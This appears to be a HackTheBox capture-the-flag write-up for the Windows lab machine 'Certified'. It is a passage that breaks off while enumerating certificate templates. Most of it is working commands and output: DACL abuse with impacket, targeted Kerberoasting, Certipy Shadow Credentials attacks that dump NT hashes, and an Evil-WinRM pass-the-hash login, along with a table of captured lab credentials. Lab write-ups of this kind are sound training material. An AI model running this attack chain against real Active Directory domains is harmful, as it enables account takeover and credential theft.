HackTheBox: Certified

🎯 Certified
| OS: Windows | Difficulty: Medium | IP: 10.129.231.186 |
⛓️ TL;DR / Attack Chain
- Foothold: Starting with the provided initial credentials for




judith.mader. UsingWriteOwnerpermissions over theMANAGEMENTgroup to change its owner, grantingWriteMembersrights, and adding user to the group. From there, leveragingGenericWriteaccess overmanagement_svcto execute a Shadow Credentials attack using Certipy to fetch the NT hash formanagement_svc, allowing an Evil-WinRM login to grabuser.txt. - Lateral Movement:

management_svchasGenericAlloverca_operator. Executed a second Shadow Credentials attack to pull the NT hash forca_operator. - PrivEsc: Enumerated certificate templates locating
CertifiedAuthentication, which is vulnerable to ESC9. Using management_svc’sGenericAllprivilege overca_operatorto change UPN toAdministrator, requested a certificate mapping to the Administrator, changed the UPN back to its original state, and authenticated using the certificate to dump the Administrator’s NT hash and grabroot.txt.
🔑 Loot & Creds
| User | Credential | Where / How |
|---|---|---|
judith.mader |
judith09 |
Initial access credentials provided for the engagement. |
management_svc |
a091c1832bcdd4677c28b5a6a1295584 (NT Hash) |
Obtained via Certipy shadow credentials attack. |
ca_operator |
b4b86f45c6018f1b664f70805f45d8f2 (NT Hash) |
Obtained via Certipy shadow credentials attack. |
administrator |
0d5b49608bbce1751f708748f67e2d34 (NT Hash) |
Recovered using the ESC9 certificate template attack path. |
🔧 0. Setup & Global Variables
Run this in your terminal once so you can copy-paste the rest of the commands blindly.
$ IP="10.129.231.186" ; DOMAIN="certified.htb" ; USERNAME="judith.mader" ; PASSWORD='judith09' && \
  # sudo timedatectl set-ntp off && \ # this in case ntpdate's work is reset automatically
  sudo ntpdate $DOMAIN ;
  echo "$IP $DOMAIN dc01.certified.htb" | sudo tee -a /etc/hosts
🔍 1. Enumeration
Nmap
$ mkdir -p nmap && nmap -sV -sC -p- $IP -oA ./nmap/nmap
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-23 12:41 +0200
Nmap scan report for certified.htb (10.129.231.186)
Host is up (0.030s latency).
Not shown: 65515 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-06-23 17:43:20Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: certified.htb, Site: Default-First-Site-Name)
|_ssl-date: 2026-06-23T17:44:49+00:00; +7h00m04s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.certified.htb, DNS:certified.htb, DNS:CERTIFIED
| Not valid before: 2025-06-11T21:05:29
|_Not valid after:  2105-05-23T21:05:29
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: certified.htb, Site: Default-First-Site-Name)
|_ssl-date: 2026-06-23T17:44:50+00:00; +7h00m04s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.certified.htb, DNS:certified.htb, DNS:CERTIFIED
| Not valid before: 2025-06-11T21:05:29
|_Not valid after:  2105-05-23T21:05:29
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: certified.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.certified.htb, DNS:certified.htb, DNS:CERTIFIED
| Not valid before: 2025-06-11T21:05:29
|_Not valid after:  2105-05-23T21:05:29
|_ssl-date: 2026-06-23T17:44:49+00:00; +7h00m04s from scanner time.
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: certified.htb, Site: Default-First-Site-Name)
|_ssl-date: 2026-06-23T17:44:50+00:00; +7h00m04s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.certified.htb, DNS:certified.htb, DNS:CERTIFIED
| Not valid before: 2025-06-11T21:05:29
|_Not valid after:  2105-05-23T21:05:29
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf        .NET Message Framing
49666/tcp open  msrpc         Microsoft Windows RPC
49693/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49694/tcp open  msrpc         Microsoft Windows RPC
49695/tcp open  msrpc         Microsoft Windows RPC
49724/tcp open  msrpc         Microsoft Windows RPC
49745/tcp open  msrpc         Microsoft Windows RPC
49780/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2026-06-23T17:44:12
|_  start_date: N/A
|_clock-skew: mean: 7h00m03s, deviation: 0s, median: 7h00m03s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 200.91 seconds
BloodHound
$ bloodhound-python -d $DOMAIN -u $USERNAME -p $PASSWORD -ns $IP -c All --zip
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: certified.htb
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connection error (dc01.certified.htb:88)] [Errno -2] Name or service not known
INFO: Connecting to LDAP server: dc01.certified.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc01.certified.htb
INFO: Found 10 users
INFO: Found 53 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC01.certified.htb
INFO: Done in 00M 06S
INFO: Compressing output into 20260623124151_bloodhound.zip
🚪 2. Initial Foothold
-
Abuse
WriteOwner: set new owner, grantFull Control, add to group:$ impacket-owneredit -action write -new-owner $USERNAME -target-dn 'CN=MANAGEMENT,CN=Users,DC=certified,DC=htb' $DOMAIN/$USERNAME:$PASSWORD -dc-ip $IP Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies [*] Current owner information below [*] - SID: S-1-5-21-729746778-2675978091-3820388244-512 [*] - sAMAccountName: Domain Admins [*] - distinguishedName: CN=Domain Admins,CN=Users,DC=certified,DC=htb [*] OwnerSid modified successfully! $ impacket-dacledit -action 'write' -rights 'WriteMembers' -principal $USERNAME -target-dn 'CN=MANAGEMENT,CN=Users,DC=certified,DC=htb' $DOMAIN/$USERNAME:$PASSWORD -dc-ip $IP Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies [*] DACL backed up to dacledit-20260623-131538.bak [*] DACL modified successfully! $ bloodyAD --host $IP -d $DOMAIN -u $USERNAME -p $PASSWORD add groupMember MANAGEMENT $USERNAME [+] judith.mader added to MANAGEMENT -
Abuse
GenericWriteby performingtargetedKerberoastattack:$ /opt/share/targetedKerberoast/targetedKerberoast.py -v -d $DOMAIN -u $USERNAME -p $PASSWORD [*] Starting kerberoast attacks [*] Fetching usernames from Active Directory with LDAP [+] Printing hash for (management_svc) $krb5tgs$23$*management_svc$CERTIFIED.HTB$certified.htb/management_svc*$50330831fa4d4e1f209602435d226142$24add6cf77f97e75f54ed9a8fea33ad1059946e5baad876990c805b5e8f96434239126999082dd365bf5bf3184a4dd50b57be3f5c1c76cdbfd7a3dcfaf73b865959ebafa6d080d4b867b7e1f05a56eb842e076caeebab07c0ca95149a6ded46fbe0807fbf6b8cb294d422b8e45fe4d12644da4f351d4da1ba073115e771ce7ff265febb16e46fe4ff6474086101845f390bf8d7da7b3f7eb93f179d5fcfed047e5124eb95f43b49764fd5051d5b8dab6057f8973e18fa8e2970d34fe8eea37c16a50fea690dcca8172eccc78e908acd8844b87fe4a8388fb15832f72b8de5b201545abd1b88dd9f0b70bfbc108a2bbe52456781f314c7a00a3554790d92bed04747106fd07c7a1fe1fbf0ef618d5aac0b24040c7d5c1efe1bd9cb90c9a068db48bded5da3582546cb67f4b41d229f2f29655e8eeb07d9605a938df4bf4f6308d3df15fdcaebf8ae7179b16b01f95d2f9b1432d25e2fa1154e8170a117ced8fe4d64745106deadaefd0f7fdb194f7e76baeac8cc72859d87f429a2e139972ac26db7f90425fcd3675dc4434145bb70c1fca948a7634e71a4fde291e21636b2805bd180fbd0f9e8bdfad8471110fbdc2e4bdfa8eaeef68b1e44d67d6f62640a5c93ee83f7b231b44c46a79972471659c1abbd8eec94e9c234ac7c5b4763ffb0e1bb0d36322d234ed774900d9f80cd10d221c1b81a5f409e9cbf1165ec89b5132dbd991eca0bc3c90e140d97156e4ace837b048ad6ad71e9849bb12a4c8af906dcce5360b6c94e25bad081f2b8cf2db62437c9b8e6bdc405f4d880d206dda8f5c202296dc5144a92c667f94818faff97a46e5d2fa57317141f266ff1d62f62c0e08a21de2183bacd86a2d6f7bdb5512307035cfdc83afd5a48c710018c0466573da96f99bc7dab59385ac3de7d7859ed368f4646e362fe9d8317e3a5f15c57e130c25830ee9c73aad045624dcfaf12262ef1a35931403a6a86f6d8f8c31439ecf1eb9ec1665d7920990aebc65f781fc8f1cf951e3c73ecfbe769f971e65cb344825e5bd2179e951c70af953cec4985dd7a620ddcf362b7c659655adab10ada927476f073c70c6a96f9df59e64524fdfd9f128740643f38960849034fde5080271363f8a337ed52b43dde00be4e2341497a8b752fa2dfae13eb663ba61f53d63de0f98a7e0cf592bbeecc1273421536fea231cbd7063bd018b4905f18f36b8bccc026e3ccefc4917810745c07e56cbd6ccec7833a53f01b6c44e693f674ebc5292935650af6d1b87c3095754e878040ebfa65ab63b78a774fef19ae862533286773953a098dd01bbd84831c6e494e8d8ef825f91a17d838a8e74c2fb843810f4378ac2a44f860742e421a24250cc671064f7788ea43b56ad641364bbe1ad3160c2ae56aa4d90514a279f99843670527568d55fe483f654fcd3a7f7bc7f99df8cc5cdcae983cc23c9b069527c46269865741995fff88af6354a874ede5ffc01401d2224984e5f1ccfc45d5482d55eb1c1b89970d3bff588df66abd15f7f70472a638ca9f1e95b7360a65d2fc72492708b370f1f63c494f527e3379a95c8aa0bb75329a640 $ echo '$krb5tgs$23$*management_svc$CERTIFIED.HTB$certified.htb/management_svc*$50330831fa4d4e1f209602435d226142$24add6cf77f97e75f54ed9a8fea33ad1059946e5baad876990c805b5e8f96434239126999082dd365bf5bf3184a4dd50b57be3f5c1c76cdbfd7a3dcfaf73b865959ebafa6d080d4b867b7e1f05a56eb842e076caeebab07c0ca95149a6ded46fbe0807fbf6b8cb294d422b8e45fe4d12644da4f351d4da1ba073115e771ce7ff265febb16e46fe4ff6474086101845f390bf8d7da7b3f7eb93f179d5fcfed047e5124eb95f43b49764fd5051d5b8dab6057f8973e18fa8e2970d34fe8eea37c16a50fea690dcca8172eccc78e908acd8844b87fe4a8388fb15832f72b8de5b201545abd1b88dd9f0b70bfbc108a2bbe52456781f314c7a00a3554790d92bed04747106fd07c7a1fe1fbf0ef618d5aac0b24040c7d5c1efe1bd9cb90c9a068db48bded5da3582546cb67f4b41d229f2f29655e8eeb07d9605a938df4bf4f6308d3df15fdcaebf8ae7179b16b01f95d2f9b1432d25e2fa1154e8170a117ced8fe4d64745106deadaefd0f7fdb194f7e76baeac8cc72859d87f429a2e139972ac26db7f90425fcd3675dc4434145bb70c1fca948a7634e71a4fde291e21636b2805bd180fbd0f9e8bdfad8471110fbdc2e4bdfa8eaeef68b1e44d67d6f62640a5c93ee83f7b231b44c46a79972471659c1abbd8eec94e9c234ac7c5b4763ffb0e1bb0d36322d234ed774900d9f80cd10d221c1b81a5f409e9cbf1165ec89b5132dbd991eca0bc3c90e140d97156e4ace837b048ad6ad71e9849bb12a4c8af906dcce5360b6c94e25bad081f2b8cf2db62437c9b8e6bdc405f4d880d206dda8f5c202296dc5144a92c667f94818faff97a46e5d2fa57317141f266ff1d62f62c0e08a21de2183bacd86a2d6f7bdb5512307035cfdc83afd5a48c710018c0466573da96f99bc7dab59385ac3de7d7859ed368f4646e362fe9d8317e3a5f15c57e130c25830ee9c73aad045624dcfaf12262ef1a35931403a6a86f6d8f8c31439ecf1eb9ec1665d7920990aebc65f781fc8f1cf951e3c73ecfbe769f971e65cb344825e5bd2179e951c70af953cec4985dd7a620ddcf362b7c659655adab10ada927476f073c70c6a96f9df59e64524fdfd9f128740643f38960849034fde5080271363f8a337ed52b43dde00be4e2341497a8b752fa2dfae13eb663ba61f53d63de0f98a7e0cf592bbeecc1273421536fea231cbd7063bd018b4905f18f36b8bccc026e3ccefc4917810745c07e56cbd6ccec7833a53f01b6c44e693f674ebc5292935650af6d1b87c3095754e878040ebfa65ab63b78a774fef19ae862533286773953a098dd01bbd84831c6e494e8d8ef825f91a17d838a8e74c2fb843810f4378ac2a44f860742e421a24250cc671064f7788ea43b56ad641364bbe1ad3160c2ae56aa4d90514a279f99843670527568d55fe483f654fcd3a7f7bc7f99df8cc5cdcae983cc23c9b069527c46269865741995fff88af6354a874ede5ffc01401d2224984e5f1ccfc45d5482d55eb1c1b89970d3bff588df66abd15f7f70472a638ca9f1e95b7360a65d2fc72492708b370f1f63c494f527e3379a95c8aa0bb75329a640' > management_svc $ john --wordlist=/usr/share/wordlists/rockyou.txt ./management_svc Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4]) Will run 8 OpenMP threads Press 'q' or Ctrl-C to abort, almost any other key for status 0g 0:00:00:07 DONE (2026-06-23 20:19) 0g/s 1975Kp/s 1975Kc/s 1975KC/s !)(OPPQR..*7¡Vamos! Session completed.Unfortunetaly we couldn’t crack the hash (which was predictable), so let’s perform a
Shadow Credentialsattack:$ certipy-ad shadow auto -u $USERNAME@$DOMAIN -p $PASSWORD -account management_svc -target dc01.$DOMAIN -dc-ip $IP Certipy v5.0.4 - by Oliver Lyak (ly4k) [*] Targeting user 'management_svc' [*] Generating certificate [*] Certificate generated [*] Generating Key Credential [*] Key Credential generated with DeviceID '1f4dd96008d34bb7b039d0a0f529c403' [*] Adding Key Credential with device ID '1f4dd96008d34bb7b039d0a0f529c403' to the Key Credentials for 'management_svc' [*] Successfully added Key Credential with device ID '1f4dd96008d34bb7b039d0a0f529c403' to the Key Credentials for 'management_svc' [*] Authenticating as 'management_svc' with the certificate [*] Certificate identities: [*] No identities found in this certificate [*] Using principal: 'management_svc@certified.htb' [*] Trying to get TGT... [*] Got TGT [*] Saving credential cache to 'management_svc.ccache' [*] Wrote credential cache to 'management_svc.ccache' [*] Trying to retrieve NT hash for 'management_svc' [*] Restoring the old Key Credentials for 'management_svc' [*] Successfully restored the old Key Credentials for 'management_svc' [*] NT hash for 'management_svc': a091c1832bcdd4677c28b5a6a1295584
management_svc : a091c1832bcdd4677c28b5a6a1295584. Let’s try to authenticate via evil-winrm:
$ evil-winrm -i $IP -u management_svc -H a091c1832bcdd4677c28b5a6a1295584

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\management_svc\Documents> whoami
certified\management_svc
*Evil-WinRM* PS C:\Users\management_svc\Documents> cat ~/Desktop/user.txt
[REDACTED]

Here we go!
🤸 3. Lateral Movement (management_svc -> ca_operator)
Via GenericAll we perform a Shadow Credentials attack (again) in order to retrieve ca_operator’s NTLM hash:
$ certipy-ad shadow auto -u management_svc@$DOMAIN -hashes :a091c1832bcdd4677c28b5a6a1295584 -account ca_operator -target dc01.$DOMAIN -dc-ip $IP
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Targeting user 'ca_operator'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '7d07635e39a348a081aa6bc57309cf0a'
[*] Adding Key Credential with device ID '7d07635e39a348a081aa6bc57309cf0a' to the Key Credentials for 'ca_operator'
[*] Successfully added Key Credential with device ID '7d07635e39a348a081aa6bc57309cf0a' to the Key Credentials for 'ca_operator'
[*] Authenticating as 'ca_operator' with the certificate
[*] Certificate identities:
[*]     No identities found in this certificate
[*] Using principal: 'ca_operator@certified.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'ca_operator.ccache'
[*] Wrote credential cache to 'ca_operator.ccache'
[*] Trying to retrieve NT hash for 'ca_operator'
[*] Restoring the old Key Credentials for 'ca_operator'
[*] Successfully restored the old Key Credentials for 'ca_operator'
[*] NT hash for 'ca_operator': b4b86f45c6018f1b664f70805f45d8f2
ca_operator : b4b86f45c6018f1b664f70805f45d8f2
$ certipy-ad find -target dc01.$DOMAIN -u ca_operator -hashes :b4b86f45c6018f1b664f70805f45d8f2 -stdout
Certipy v5.0.4 - by Oliver Lyak (ly4k)
[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Finding issuance policies
[*] Found 15 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'certified-DC01-CA' via RRP
[*] Successfully retrieved CA configuration for 'certified-DC01-CA'
[*] Checking web enrollment for CA 'certified-DC01-CA' @ 'DC01.certified.htb'
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[*] Enumeration output:
Certificate Authorities
  0
    CA Name                             : certified-DC01-CA
    DNS Name                            : DC01.certified.htb
    Certificate Subject                 : CN=certified-DC01-CA, DC=certified, DC=htb
    Certificate Serial Number           : 36472F2C180FBB9B4983AD4D60CD5A9D
    Certificate Validity Start          : 2024-05-13 15:33:41+00:00
    Certificate Validity End            : 2124-05-13 15:43:41+00:00
    Web Enrollment
      HTTP
        Enabled                         : False
      HTTPS
        Enabled                         : False
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Active Policy                       : CertificateAuthority_MicrosoftDefault.Policy
    Permissions
      Owner                             : CERTIFIED.HTB\Administrators
      Access Rights
        ManageCa                        : CERTIFIED.HTB\Administrators
                                          CERTIFIED.HTB\Domain Admins
                                          CERTIFIED.HTB\Enterprise Admins
        ManageCertificates              : CERTIFIED.HTB\Administrators
                                          CERTIFIED.HTB\Domain Admins
                                          CERTIFIED.HTB\Enterprise Admins
        Enroll                          : CERTIFIED.HTB\Authenticated Users
Certificate Templates
  0
    Template Name                       : CertifiedAuthentication
    Display Name                        : Certified Authentication
    Certificate Authorities             : certified-DC01-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : False
    Certificate Name Flag               : SubjectAltRequireUpn
                                          SubjectRequireDirectoryPath
    Enrollment Flag                     : PublishToDs
                                          AutoEnrollment
                                          NoSecurityExtension
    Extended Key Usage                  : Server Authentication
                                          Client Authentication
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Schema Version                      : 2
    Validity Period                     : 1000 years
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Template Created                    : 2024-05-13T15:48:52+00:00
    Template Last Modified              : 2024-05-13T15:55:20+00:00
    Permissions
      Enrollment Permissions
        Enrollment Rights               : CERTIFIED.HTB\operator ca
                                          CERTIFIED.HTB\Domain Admins
                                          CERTIFIED.HTB\Enterprise Admins
      Object Control Permissions
        Owner                           : CERTIFIED.HTB\Administrator
